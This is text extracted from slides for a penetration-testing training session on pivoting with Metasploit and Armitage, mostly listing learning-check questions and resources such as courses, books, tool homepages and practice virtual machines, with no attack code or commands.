
6. Maneuver



Overview

- Pivoting
 - Scanning
 - Attacking
 - Using External Tools
- 

Modern Hacking Process





Demo Demo Demo

Learning Check

- Which module gives a session on a Windows host using credentials or hashes?
- Which scan should you do before setting up a pivot?



From Penetration Testing to Threat Emulation

Resources


K62001.C62

Free Metasploit Course




<http://www.offensive-security.com/metasploit-unleashed>

Metasploit: The Pen Tester's Guide




Metasploit Homepage



<http://www.metasploit.com>

Armitage Homepage



<http://www.fastandeasyhacking.com>

BackTrack Linux



<http://www.backtrack-linux.org/>

Adaptive Penetration Testing

- Adaptive Penetration Testing
Kevin Mitnick, Dave Kennedy
<http://tinyurl.com/adaptivept>
- Dave Kennedy and Kevin Mitnick discuss their take on pen testing. You'll see a great spiritual similarity between their talk and this class. Worth a watch to continue this line of thinking...

De-ICE Virtual Machines

- Downloadable bootable CDs that contain a self-contained scenario for you to solve
- Great practice for thinking like a hacker working against Linux systems.
- Metasploit / Armitage can't help you here 😊
- <http://heorot.net/livecds/>
- You have to register in the forum to get the download link. Well worth it!

Pen Test & Vuln Analysis Course @ NYU

[HOME](#) [BLOG](#) [FORUMS](#) [ABOUT](#) [COURSE](#) [SEARCH](#)

Penetration Testing and Vulnerability Analysis

Course Overview

This is the course website for *Penetration Testing and Vulnerability Analysis* currently taught at the Polytechnic Institute of New York University. This course introduces the fundamental technical skills required to identify, analyze, and exploit software vulnerabilities. Taught by a team of security industry experts, students will learn:

- **Source Code Auditing**, taught by Brandon Edwards
Identify vulnerabilities and programmer errors by auditing source code
- **Reverse Engineering**, taught by Aaron Portnoy and Peter Silberman
Understand, modify, and analyze compiled applications and systems to identify vulnerabilities
- **Exploitation**, taught by Dino Dai Zovi
Take advantage of vulnerabilities to gain access to restricted data and break security policies
- **Fuzz Testing**, taught by Dan Guido and Rajendra Umadas
Uncover high volumes of software security errors with a special type of negative testing
- **Web Hacking**, taught by Joe Hemler
Identify and exploit vulnerabilities in web applications to gain access to sensitive data and escalate privileges to the host operating system
- **Client-side Exploits and Post-exploitation**, taught by Dean De Beer and Colin Ames
Indirectly attack the users in your network and automate the collection of data from them

The course and this website have been organized and maintained for the past four years by Dan Guido. You can read more about the **history** of the course and some of the **past work** that students have created. If you would like to take this course for credit, it is offered through:

- E-Poly's **Cyber-Security certificate**,
- E-Poly's **MS in Cyber-Security**,

<http://pentest.cryptocity.net>

And of course...

- Contact me

Raphael Mudge

rsmudge@gmail.com

Twitter: @armitagehacker

Web home: <http://www.hick.org/~raffi>